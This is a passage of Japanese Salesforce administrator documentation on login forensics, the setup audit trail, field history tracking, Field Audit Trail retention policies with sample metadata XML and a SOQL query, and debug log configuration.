使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ログインフォレンジックの有効化

この 1 回限りの迅速な設定を実行して、組織のログインイベントに関するデータの収集を開始します。

[設定]領域の[イベント監視設定]ページからログインフォレンジックを有効にできます。

ユーザ権限

ログインフォレンジックを有効にする
- 「すべてのデータの編集」

トレーニング履歴の監視 (この機能は、現在日本のお客様に対してサポートしていません)

システム管理者は、自分のチームが Salesforce の使い方を効率よく学習しているかどうかを把握する必要があります。トレーニングクラスの履歴では、ユーザの受講したすべての Salesforce トレーニングクラスが表示されます。

システム管理者は、[設定]から [クイック検索] ボックスに「*トレーニング履歴*」と入力し、[トレーニング履歴]を選択して、トレーニングクラスの履歴を表示できます。ユーザは、トレーニングコースを受講した後、オンライントレーニングフィードバックフォームを送信して、トレーニングコースを受講したことをトレーニング履歴に記録する必要があります。

メモ: このリンクが [ユーザの管理] の下に表示されない場合は、組織が新しいシステムに移行済みです。[ヘルプ & トレーニング] の [私のケース] からトレーニングレポートにアクセスするには、ヘルプ & トレーニングの管理者である必要があります。このアクセス権限がない場合は、Salesforce までご連絡ください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

トレーニング履歴を参照する
- 「ユーザの管理」

設定の変更の監視

設定変更履歴では、自分自身と他のシステム管理者が組織に対して行った最近の設定の変更を追跡します。監査履歴は、複数のシステム管理者がいる組織で特に役立ちます。

監査履歴を表示するには、[設定]から、[クイック検索] ボックスに「*設定変更履歴の参照*」と入力し、[設定変更履歴の参照] を選択します。過去 180 日間にわたる組織の設定履歴全体をダウンロードするには、[ダウンロード]リンクをクリックします。

履歴には、組織に対して行われた最新の設定変更が 20 件表示されます。変更実施日、変更実施者、および変更内容が一覧表示されます。代理ユーザ (システム管理者やカスタマーサポート担当者など) がエンドユーザに代わって設定変更を行った場合、[代理ユーザ] 列に代理ユーザのユーザ名が表示されます。たとえば、ユーザがシステム管理者にログインアクセス権限を与え、そのシステム管理者が設定変更を行うと、システム管理者のユーザ名がリストに表示されます。

設定変更履歴では、次の設定の変更が追跡されます。

設定	追跡される変更
管理	• 組織情報、言語やロケールなどのデフォルト設定、企業メッセージ

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

監査履歴を参照する
- 「設定・定義を参照する」

設定	追跡される変更
	• マルチ通貨 • ユーザ、ポータルユーザ、ロール、権限セット、プロファイル • ユーザのメールアドレス • リンクとして送信したメール添付ファイルを削除 • メールフッター (作成、編集、削除など) • レコードタイプ (レコードタイプの作成、レコードタイプ名の変更、プロファイルへのレコードタイプの割り当てなど) • ディビジョン (ディビジョンの作成、編集、移行、およびユーザのデフォルトディビジョンの変更など) • 証明書 (追加または削除) • ドメイン名 • Salesforce の ID プロバイダとしての有効化または無効化
カスタマイズ	• ユーザインターフェース設定 (折りたたみ可能なセクション、簡易作成、詳細のフロート表示、関連リストのフロート表示リンクなど) • ページレイアウト、アクションレイアウト、検索レイアウト • コンパクトレイアウト • Salesforce1 ナビゲーションメニュー • インライン編集 • 数式、選択リストの値、項目属性 (自動採番項目の形式、項目管理可能性、暗号化項目のマスキングなど) を含む、カスタム項目と項目レベルセキュリティ • リードの設定、リード割り当てルール、リードキュー • 活動設定 • サポート設定、営業時間、ケース割り当てとエスカレーションルール、ケースキュー • Salesforce カスタマーサポートへの要求 • タブ名 (元のタブ名にリセットしたタブなど) • カスタムアプリケーション (Salesforce コンソールアプリケーションなど)、カスタムオブジェクト、カスタムタブ • 契約の設定 • 売上予測の設定 • メール-to-ケース、オンデマンドメール-to-ケース (有効化または無効化) • カスタムボタン、カスタムリンク、カスタム S コントロール (標準ボタンの上書きなど) • ドラッグアンドドロップによるスケジュール (有効化または無効化) • 類似商談 (有効化、無効化、カスタマイズ) • 見積 (有効化または無効化) • データカテゴリグループ、データカテゴリ、オブジェクトへのカテゴリグループの割り当て

設定	追跡される変更
	• 記事タイプ • カテゴリグループ、カテゴリ • Salesforce ナレッジの設定 • アイデアの設定 • アンサー設定 • フィードの項目追跡 • キャンペーンインフルエンスの設定 • 重要な更新 (有効化または無効化) • Chatter メール通知 (有効化または無効化) • 招待およびメールドメインの Chatter の新規ユーザ作成設定 (有効化または無効化) • 入力規則
セキュリティと共有	• 公開グループ、共有ルール、組織単位の共有 ([階層を使用したアクセス許可] オプションなど) • パスワードポリシー • パスワードのリセット • セッションの設定 (セッションタイムアウトなど) • 代理管理グループ、代理管理者が管理できるアイテム (代理管理者が行った設定変更も追跡する) • Lightning Login (有効化、無効化、登録、キャンセル) • ユーザが自分のごみ箱と組織のごみ箱から空にしたレコードの数 • SAML (Security Assertion Markup Language) の設定 • Salesforce 証明書 • ID プロバイダ (有効化または無効化) • 指定ログイン情報 • サービスプロバイダ • Shield プラットフォームの暗号化の設定
データの管理	• 一括削除の使用 (一括削除がユーザのごみ箱の削除レコード制限を超えた場合など)。 • データエクスポートの要求 • 一括変更の使用 • レポート作成スナップショット (レポート作成スナップショットのソースレポートまたは対象オブジェクトの定義、削除、変更など) • データインポートウィザードの使用 • Sandbox の削除
開発	• Apex クラスおよびトリガ

設定	追跡される変更
	• Visualforce ページ、カスタムコンポーネント、静的リソース • Lightning ページ • アクションリンクテンプレート • カスタム設定 • カスタムメタデータ型、カスタムメタデータレコード • リモートアクセスの定義 • Force.com サイトの設定
さまざまな設定	• API 使用制限通知 (作成) • テリトリー • プロセスの自動化設定 • 承認プロセス • ワークフローアクション (作成または削除) • Visual Workflow ファイル • Force.com AppExchange からインストールまたはアンインストールしたパッケージ
アプリケーションの使用	• 取引先チームセリングと商談チームセリングの設定 • Google Apps サービスの有効化 • データセット、モバイルビュー、除外項目などのモバイル設定 • パートナーユーザとしてパートナーポータルにログインしている「外部ユーザの管理」権限を持つユーザ • カスタマーポータルユーザとして Salesforce カスタマーポータルにログインしている「セルフサービスユーザの編集」権限を持つユーザ • パートナーポータル取引先 (有効化または無効化) • Salesforce カスタマーポータル取引先 (無効化) • Salesforce カスタマーポータル (有効化または無効化) • 複数のカスタマーポータルの作成 • エンタイトルメントプロセス、エンタイトルメントテンプレート (変更または作成) • Salesforce カスタマーポータルのセルフ登録 (有効化または無効化) • カスタマーポータルまたはパートナーポータルのユーザ (有効化または無効化)

関連トピック:

セキュリティヘルスチェック

項目履歴管理

特定の項目を選択して、オブジェクトの [履歴] 関連リストの項目履歴を追跡および表示できます。項目履歴データは、最長 18 か月間保持されます。

カスタムオブジェクトおよび次の標準オブジェクトの項目履歴を追跡できます。

- 取引先
- 記事
- 納入商品
- ケース
- 取引先責任者
- 契約
- 契約品目名
- エンタイトルメント
- リード
- 商談
- 注文
- 注文商品
- 商品
- サービス契約
- ソリューション

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準オブジェクトは **Database.com** Edition では使用できません。

ユーザがこれらの項目を変更すると、エントリが[履歴]関連リストに追加されます。履歴は、変更の日付、時刻、変更内容、変更者で構成されます。すべての項目種別が履歴トレンドレポートで使用できるわけではありません。ケースのエスカレーションなど、特定の変更は必ず追跡されます。

メモ: 項目履歴の追加によって現在の制限を超えた場合、Spring '15 リリース以降は項目監査履歴アドオンを購入する必要があります。アドオン登録が有効になると、製品に関連付けられた保持ポリシーを反映して項目履歴ストレージが変更されます。組織が 2011 年 6 月より前に作成され、項目履歴の制限が静的のままになっている場合、Salesforce では制限なしで項目履歴が保持されます。組織が 2011 年 6 月以降に作成され、アドオンを購入しない場合、項目履歴は最長 18 か月間保持されます。

項目履歴管理を使用する場合は、次の点を考慮してください。

- 255 文字を超える項目に対する変更は、編集済みとして追跡され、元の値と新しい値は記録されません。
- 追跡された項目の値は、自動的には翻訳されません。それらの値は、作成された際の言語で表示されます。たとえば、項目が *「Green」* から *「Verde」* に変更された場合、その項目の値がトランスレーションワークベンチを使用して他の言語に翻訳されていない限り、ユーザの言語に関係なく *「Verde」* が表示されます。これは、レコードタイプおよび選択リスト値にも同様に適用されます。
- トランスレーションワークベンチで翻訳済みのカスタム項目ラベルに対する変更は、[履歴] 関連リストを参照しているユーザのロケールに合わせて表示されます。たとえば、カスタム項目ラベルが `Red` で、スペイン語では `Rojo` と翻訳されている場合、スペインロケールのユーザにはそのカスタム項目ラベルが `Rojo` と表示されます。それ以外のユーザには、そのカスタム項目ラベルが `Red` と表示されます。

- データ項目、数値項目および標準項目に対する変更は、[履歴] 関連リストを参照しているユーザのロケールに合わせて表示されます。たとえば、日付を *2012 年 8 月 5 日*に変更すると、英語 (アメリカ) ロケールのユーザには *8/5/2012* と表示され、英語 (イギリス) ロケールのユーザには *5/8/2012* と表示されます。
- トリガによってオブジェクトに変更が加えられ、現在のユーザに編集権限がない場合、項目履歴では現在のユーザの権限が優先されるため、その変更は追跡されません。

標準オブジェクトの項目履歴管理
オブジェクトの管理設定で標準オブジェクトの項目履歴管理を有効にできます。

カスタムオブジェクトの項目履歴管理
オブジェクトの管理設定でカスタムオブジェクトの項目履歴管理を有効にできます。

項目履歴管理の無効化
オブジェクトの管理設定から項目履歴管理を無効にできます。

項目監査履歴
項目監査履歴では、項目履歴管理とは関係なく、最長 10 年間までのアーカイブ済み項目履歴データを保持するポリシーを定義できます。この機能により、監査機能とデータ保持に関する業界の規制に準拠できます。

関連トピック:

標準オブジェクトの項目履歴管理
カスタムオブジェクトの項目履歴管理
項目監査履歴
項目履歴管理の無効化

標準オブジェクトの項目履歴管理

オブジェクトの管理設定で標準オブジェクトの項目履歴管理を有効にできます。

法人取引先と個人取引先の両方を使用している場合は、取引先の項目履歴管理を有効化する前に次のことを確認してください。

- 取引先の項目履歴管理は、法人取引先と個人取引先の両方に対して実行されます。
- 個人取引先の項目履歴管理を有効化しても、個人の取引先責任者の項目履歴管理は有効化されません。

必要に応じて、項目履歴管理を設定します。

1. 項目履歴を追跡するオブジェクトの管理設定から、項目領域に移動します。
2. [項目履歴管理の設定] をクリックします。

   ヒント: オブジェクトの項目管理を有効にするときは、ページレイアウトをカスタマイズして、オブジェクトの[履歴]関連リストを含めます。

3. 取引先、取引先責任者、リード、および商談の場合は、［取引先履歴の有効化］、［取引先責任者履歴の有効化］、［リード履歴の有効化］、または［商談履歴を有効化］チェックボックスをそれぞれオンにします。
4. 履歴管理する項目を選択します。

   オブジェクトごとに、標準項目とカスタム項目を合わせて最大20項目まで選択できます。この制限には、法人取引先と個人取引先の項目の数も含まれます。

   ケースのエスカレーションなど、特定の変更は必ず追跡されます。

   次の項目は追跡できません。

   - 数式項目、積み上げ集計項目、または自動採番項目
   - ［作成者］および［最終更新者］
   - 商談の［期待収益］項目
   - 項目の［マスタソリューション名］または［マスタソリューション詳細］項目。多言語ソリューションが有効な組織の翻訳ソリューションにのみ表示されます。

5. [保存] をクリックします。

   Salesforce は、この日時から履歴を追跡します。この日時以前の変更は履歴に含まれません。

関連トピック:

項目履歴管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準オブジェクトは **Database.com** Edition では使用できません。

ユーザ権限

追跡する項目を設定する
- 「アプリケーションのカスタマイズ」

カスタムオブジェクトの項目履歴管理

オブジェクトの管理設定でカスタムオブジェクトの項目履歴管理を有効にできます。

1. カスタムオブジェクトの管理設定から、[編集] をクリックします。
2. ［項目履歴管理］チェックボックスをオンにします。

   ヒント: オブジェクトの項目管理を有効にするときは、ページレイアウトをカスタマイズして、オブジェクトの[履歴]関連リストを含めます。
3. 変更内容を保存します。
4. [カスタム項目 & リレーション] セクションにある［項目履歴管理の設定］をクリックします。

   このセクションでは、標準項目とカスタム項目の両方のカスタムオブジェクトの履歴を設定できます。
5. 履歴管理する項目を選択します。

   オブジェクトごとに、標準項目とカスタム項目を最大20項目まで選択できます。次のものは追跡できません。

   - 数式項目、積み上げ集計項目、または自動採番項目
   - ［作成者］および［最終更新者］
6. [保存] をクリックします。

   Salesforce は、この日時から履歴を追跡します。この日時以前の変更は履歴に含まれません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準オブジェクトは **Database.com** Edition では使用できません。

ユーザ権限

追跡する項目を設定する

- 「アプリケーションのカスタマイズ」

関連トピック:

項目履歴管理

オブジェクト管理設定の検索

項目履歴管理の無効化

オブジェクトの管理設定から項目履歴管理を無効にできます。

メモ: Apex がオブジェクトのいずれかの項目を参照している場合は、そのオブジェクトの項目履歴管理を無効にできません。

1. 項目履歴管理を停止するオブジェクトの管理設定から、[項目]に移動します。
2. ［項目履歴管理の設定］をクリックします。
3. 作業しているオブジェクトの[履歴の有効化]([取引先履歴の有効化]、[取引先責任者履歴の有効化]、[リード履歴の有効化]、[商談履歴を有効化]など)を選択解除します。

   [履歴] 関連リストが、関連付けられているオブジェクトのページレイアウトから自動的に削除されます。

   標準オブジェクトの項目履歴管理を無効にしても、無効にした日時までの項目履歴データをレポートできます。カスタムオブジェクトの項目履歴管理を無効にした場合は、その項目履歴をレポートできません。
4. 変更内容を保存します。

関連トピック:

- 項目履歴管理
- オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準オブジェクトは **Database.com** Edition では使用できません。

ユーザ権限

追跡する項目を設定する
- 「アプリケーションのカスタマイズ」

項目監査履歴

項目監査履歴では、項目履歴管理とは関係なく、最長 10 年間までのアーカイブ済み項目履歴データを保持するポリシーを定義できます。この機能により、監査機能とデータ保持に関する業界の規制に準拠できます。

Salesforce メタデータ API を使用して、項目履歴の保持ポリシーを定義します。次に、REST API、SOAP API、および Tooling API を使用して、アーカイブデータを処理します。項目監査履歴の有効化についての詳細は、Salesforce の担当者にお問い合わせください。

項目履歴は [履歴] 関連リストから `FieldHistoryArchive` オブジェクトにコピーされた後に、[履歴]関連リストから削除されます。関連履歴リストに 1 つの `HistoryRetentionPolicy` (取引先履歴など) を定義し、アーカイブするオブジェクトのさまざまな項目監査履歴保持ポリシーを指定します。これで、メタデータ API (ワークベンチまたは Force 移行ツール) を使用して、オブジェクトをリリースできます。オブジェクトの保持ポリシーは必要な頻度で更新できます。

項目履歴の保持ポリシーは次のオブジェクトに設定できます。

- 取引先
- ケース

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

項目履歴の保持ポリシーを指定する
- 「項目履歴の保持」

- 取引先責任者
- リード
- 商談
- 納入商品
- エンタイトルメント
- サービス契約
- 契約品目名
- ソリューション
- 商品
- 価格表
- 項目履歴管理が有効なカスタムオブジェクト

メモ: `HistoryRetentionPolicy` は、項目監査履歴が有効化されると自動的に上記のオブジェクトに設定されます。デフォルトでは、本番組織では 18 か月後、Sandbox 組織では 1 か月後にデータがアーカイブされ、アーカイブされたすべてのデータは 10 年間保存されます。

管理パッケージや未管理パッケージに項目履歴の保持ポリシーを含めることができます。

次の項目は、追跡できません。

- 数式項目、積み上げ集計項目、または自動採番項目
- 作成者および最終更新者
- 商談の [期待収益] 項目
- ソリューションの [マスタソリューション名] 項目または [マスタソリューション詳細] 項目
- ロングテキスト項目
- 複数選択項目

項目監査履歴ポリシーを定義およびリリースすると、本番データが関連履歴リスト (取引先履歴など) から `FieldHistoryArchive` オブジェクトに移行されます。最初のコピーは、ポリシーで定義された項目履歴をアーカイブストレージに書き込みます。これには時間がかかる場合があります。その後のコピーは前回のコピー以降の変更のみが転送されるため、高速に処理されます。アーカイブデータのクエリには、限られた SOQL のセットを使用できます。

メモ: 最初の正式リリース後の一定期間は、データが [履歴] 関連リストから自動的に削除されず、`FieldHistoryArchive` オブジェクトと [履歴] 関連リストの両方に表示される場合があります。Salesforce は、今後のリリースにおいて顧客が定義したポリシーに従って [履歴] 関連リストからアーカイブデータを削除する権利を留保します。

メモ: 組織で項目監査履歴を有効にしている場合、プラットフォームの暗号化を後から有効にしても、以前にアーカイブ済みのデータは暗号化されません。たとえば、組織では、電話番号項目などの取引先項目に対してデータ履歴保持ポリシーを定義するために項目監査履歴を使用します。プラットフォームの暗号化を有効にした後で、その項目の暗号化を有効にすると、取引先の電話番号データが暗号化されます。新しい電話番号レコードは作成時に暗号化され、[取引先履歴] 関連リストに保存された電話番号項目への以前の更新も暗号化されます。ただし、`FieldHistoryArchive` オブジェクトにアーカイブ済みの電話番号履歴データは、引き続き暗号化されずに保存されます。組織で以前にアーカイブしたデータを

暗号化する必要がある場合は、Salesforce にお問い合わせください。保存された項目履歴データを暗号化し、再度アーカイブしてから、暗号化されていないアーカイブを削除します。

例

関連トピック:

SOAP API 開発者ガイド: FieldHistoryArchive

メタデータ API 開発者ガイド: HistoryRetentionPolicy

ISVforce ガイド: パッケージの概要

Force.com SOQL および SOSL リファレンス: アーカイブデータを使用した SOQL

例

項目履歴のデータ保持ポリシーを設定する

この例は、メタデータ API を使用して項目履歴データ保持ポリシーを設定する方法を示します。メタデータの編集は、デフォルトのポリシー値 (本番ストレージは 18 か月、アーカイブストレージは 10 年) を上書きする場合にのみ必要です。データ保持ポリシーを設定する場合、メタデータパッケージの作成とリリースも行います。パッケージは、各オブジェクトの保持ポリシーを定義する XML が保存されている `objects` フォルダが含まれる `.zip` ファイルと、使用するオブジェクトと API バージョンがリストされたプロジェクトマニフェストで構成されます。

メモ: 最初のコピーでは、ポリシーで定義された項目履歴全体がアーカイブストレージに書き込まれます。これには時間がかかる場合があります。その後のコピーでは、前回のコピー以降の変更のみが転送されるため、処理時間は大幅に短くなります。

1. 各オブジェクトの項目履歴データ保持ポリシーを定義します。ポリシーには、Salesforce に項目履歴を保持する月数と、アーカイブに項目履歴を保持する年数を指定します。次のサンプルファイルでは、6か月後にオブジェクトをアーカイブし、アーカイブを 5 年間保持するポリシーを定義します。

```
<?xml version="1.0" encoding="UTF-8"?>
<CustomObject xmlns="http://soap.sforce.com/2006/04/metadata">
   <historyRetentionPolicy>
       <archiveAfterMonths>6</archiveAfterMonths>
       <archiveRetentionYears>5</archiveRetentionYears>
       <description>My field history retention</description>
   </historyRetentionPolicy>
   <fields>
       <fullName>AccountSource</fullName>
...
</CustomObject>
```

ファイル名によって、ポリシーが適用されるオブジェクトが決まります。たとえば、上記のポリシーを取引先オブジェクトに適用するには、ファイルを `Account.object` という名前で保存します。既存のカスタムオブジェクトの場合も同様に、カスタムオブジェクトに従ってファイル名を付けます。たとえば、`myObject__c.object` です。

2. プロジェクトマニフェストを作成します。これは package.xml という名前の XML ファイルです。次のサンプルファイルには、データ保持ポリシーの適用対象となる複数のオブジェクトがリストされています。このマニフェストファイルを使用すると、オブジェクトフォルダには 5 つのファイル (Account.object、Case.object など) が含まれます。

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>Account</members>
        <members>Case</members>
        <members>Contact</members>
        <members>Lead</members>
        <members>Opportunity</members>
    </types>
    <version>32.0</version>
</Package>
```

3. .zip ファイルを作成し、deploy() 関数を使用して変更を本番環境にリリースします。詳細は、『メタデータ API ガイド』を参照してください。

   メモ: このパイロットでは、Sandbox から本番環境へのリリースはサポートしていません。

完成です。作成した項目履歴保持ポリシーは、設定した期間に従って有効になります。

カスタムオブジェクトの作成と項目履歴保持ポリシーの設定を同時に行う

メタデータ API を使用してカスタムオブジェクトの作成と保持ポリシーの設定を同時に行うことができます。新しいカスタムオブジェクトを作成するときには、最小限必要な項目を指定する必要があります。オブジェクトを作成して項目履歴保持ポリシーを設定するサンプル XML を次に示します。

```
<?xml version="1.0" encoding="UTF-8"?>
<CustomObject xmlns="http://soap.sforce.com/2006/04/metadata">
    <deploymentStatus>Deployed</deploymentStatus>
    <enableHistory>true</enableHistory>
    <description>just a test object with one field for eclipse ide testing</description>
    <historyRetentionPolicy>
        <archiveAfterMonths>3</archiveAfterMonths>
        <archiveRetentionYears>10</archiveRetentionYears>
        <gracePeriodDays>1</gracePeriodDays>
        <description>Transaction Line History</description>
    </historyRetentionPolicy>
    <fields>
        <fullName>Comments__c</fullName>
        <description>add your comments about this object here</description>
       <inlineHelpText>This field contains comments made about this object</inlineHelpText>

        <label>Comments</label>
        <length>32000</length>
        <trackHistory>true</trackHistory>
        <type>LongTextArea</type>
        <visibleLines>30</visibleLines>
    </fields>
    <label>MyFirstObject</label>
```

```
    <nameField>
        <label>MyFirstObject Name</label>
        <type>Text</type>
    </nameField>
    <pluralLabel>MyFirstObjects</pluralLabel>
    <sharingModel>ReadWrite</sharingModel>
</CustomObject>
```

追跡する項目の `trackHistory` を `true` に設定し、追跡しない項目は `false` に設定します。

項目履歴のデータ保持ポリシーを更新する

項目履歴のデータ保持ポリシーがすでにオブジェクトに定義されている場合、そのオブジェクトのメタデータで `HistoryRetentionPolicy` に新しい値を指定してポリシーを更新できます。メタデータの変更をリリースしたら、新しいポリシーで古いポリシーが上書きされます。

メモ: オブジェクトの現在のデータ保持ポリシーを確認するには、メタデータ API を使用してそのメタデータを取得し、`HistoryRetentionPolicy` の値を調べます。

アーカイブデータをクエリする

アーカイブデータを取得するには、SOQL クエリを `FieldHistoryArchive` オブジェクトに対して実行します。`FieldHistoryType`、`ParentId`、および `CreatedDate` 項目をこの順序で指定していれば、これらの項目に基づいて絞り込むことができます。以下に例を示します。

```
SELECT ParentId, FieldHistoryType, Field, Id, NewValue, OldValue FROM FieldHistoryArchive
 WHERE FieldHistoryType = 'Account' AND ParentId='906F000000
```

関連トピック:

メタデータ API 開発者ガイド: deploy()

メタデータ API 開発者ガイド: CustomObject

Force.com SOQL および SOSL リファレンス: アーカイブデータを使用した SOQL

デバッグログの監視

追跡フラグを設定したら、開発者コンソールまたは [設定] でユーザ、Apex クラス、および Apex トリガのログを監視できます。

自分自身を含む特定ユーザ、クラス、およびトリガのデバッグログを保持および管理できます。

保存されたデバッグログを表示するには、[設定] から、［クイック検索］ボックスに「デバッグログ」と入力し、[デバッグログ] を選択します。デバッグログの保持を開始したら、このページからログを表示、ダウンロード、または削除できます。

デバッグログの設定

ユーザ、Apex クラス、および Apex トリガのデバッグログを有効にするには、開発者コンソールまたは [設定] で追跡フラグとデバッグレベルを設定します。各追跡フラグには、デバッグレベル、開始時刻、終了時刻、ログ種別が含まれます。

デバッグログの表示

関連トピック:

デバッグログの設定
デバッグログの表示

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

Salesforce ユーザインターフェースおよびメールサービスは、**Database.com Edition** では利用できません。

ユーザ権限

デバッグログを参照、保持、および削除する
- 「ユーザの管理」

デバッグログの設定

ユーザ、Apex クラス、および Apex トリガのデバッグログを有効にするには、開発者コンソールまたは [設定] で追跡フラグとデバッグレベルを設定します。各追跡フラグには、デバッグレベル、開始時刻、終了時刻、ログ種別が含まれます。

自分自身を含む特定ユーザ、クラス、およびトリガのデバッグログを保持および管理できます。

デバッグログに関する制限は次のとおりです。

- 各デバッグログは最大 2 MB です。デバックログのサイズが 2 MB を超えると、`System.debug` ステートメントの始めの方のログの行など、古いログの行が削除されてサイズが縮小されます。ログの行は、デバッグログの最初からだけでなく、どの位置からでも削除できます。
- 各組織は最大 50 MB のデバッグログを保持できます。組織のデバッグログが 50 MB に達すると、最も古いデバッグログから上書きされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

デバッグログを参照、保持、および削除する
- 「ユーザの管理」


開発者コンソールでの追跡フラグの設定

開発者コンソールから追跡フラグおよびデバッグレベルを設定するには、**[Debug (デバッグ)] > [Change Log Levels (ログレベルを変更)]** をクリックします。次の操作を実行します。

- 追跡フラグを作成するには、**[Add (追加)]** をクリックします。
- 既存の追跡フラグの期間を編集するには、その開始時刻または終了時刻をダブルクリックします。
- 追跡フラグのデバッグレベルを変更するには、[Debug Level Action (デバッグレベルアクション)] 列の **[Add/Change (追加/変更)]** をクリックします。次に、既存のデバッグレベルの編集、デバッグレベルの作成または削除、および追跡フラグへのデバッグレベルの割り当てを行うことができます。デバッグレベルを削除すると、そのレベルを使用するすべての追跡フラグが削除されます。

[設定] での追跡フラグの作成

1. [設定] から、［クイック検索］ボックスに「*デバッグログ*」と入力し、**[デバッグログ]** をクリックします。
2. **[新規]** をクリックします。
3. 追跡するエンティティ、ログを収集する期間、デバッグレベルを選択します。



[設定] での追跡フラグの表示、編集、削除

[設定] から追跡フラグを管理するには、次の操作を実行します。


1. 適切な [設定] ページに移動します。
   - ユーザベースの追跡フラグの場合、［クイック検索］ボックスに「*デバッグログ*」と入力し、**[デバッグログ]** をクリックします。
   - クラスベースの追跡フラグの場合、［クイック検索］ボックスに「*Apex クラス*」と入力し、**[Apex クラス]** をクリックしてクラスの名前をクリックし、**[追跡フラグ]** をクリックします。

- トリガベースの追跡フラグの場合、［クイック検索］ボックスに「*Apex トリガ*」と入力し、**[Apex トリガ]** をクリックしてトリガの名前をクリックし、**[追跡フラグ]** をクリックします。

2. [設定] ページから [アクション] 列のオプションをクリックします。
   - 追跡フラグを削除するには、**[削除]** をクリックします。
   - 追跡フラグを変更するには、**[編集]** をクリックします。
   - 追跡フラグのデバッグレベルを変更するには、**[検索条件]** をクリックします。
   - デバッグレベルを作成するには、**[編集]** をクリックして、**[新しいデバッグレベル]** をクリックします。

[設定] でのデバッグレベルの設定

[設定] からデバッグレベルを管理するには、［クイック検索］ボックスに「*デバッグレベル*」と入力し、**[デバッグレベル]** をクリックします。デバッグレベルを編集または削除するには、[アクション] 列のオプションをクリックします。デバッグレベルを作成するには、**[新規]** をクリックします。



関連トピック:

デバッグログの監視

デバッグログの表示

ユーザ権限

開発者コンソールを使用する	「すべてのデータの参照」
Apex を匿名実行する	「Apex 開発」
[クエリ] タブで、コード検索を使用して、SOQL または SOSL を実行する	「API の有効化」
Apex クラスとトリガへの変更を保存する	「Apex 開発」
Visualforce ページおよびコンポーネントへの変更を保存する	「アプリケーションのカスタマイズ」
Lightning リソースへの変更を保存する	「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

デバッグログの詳細を表示するには、[設定]から、［クイック検索］ボックスに「デバッグログ」と入力し、[デバッグログ]を選択して、調査するデバッグログの横にある[表示]をクリックします。[ダウンロード]をクリックしてログを XML ファイルとしてダウンロードします。

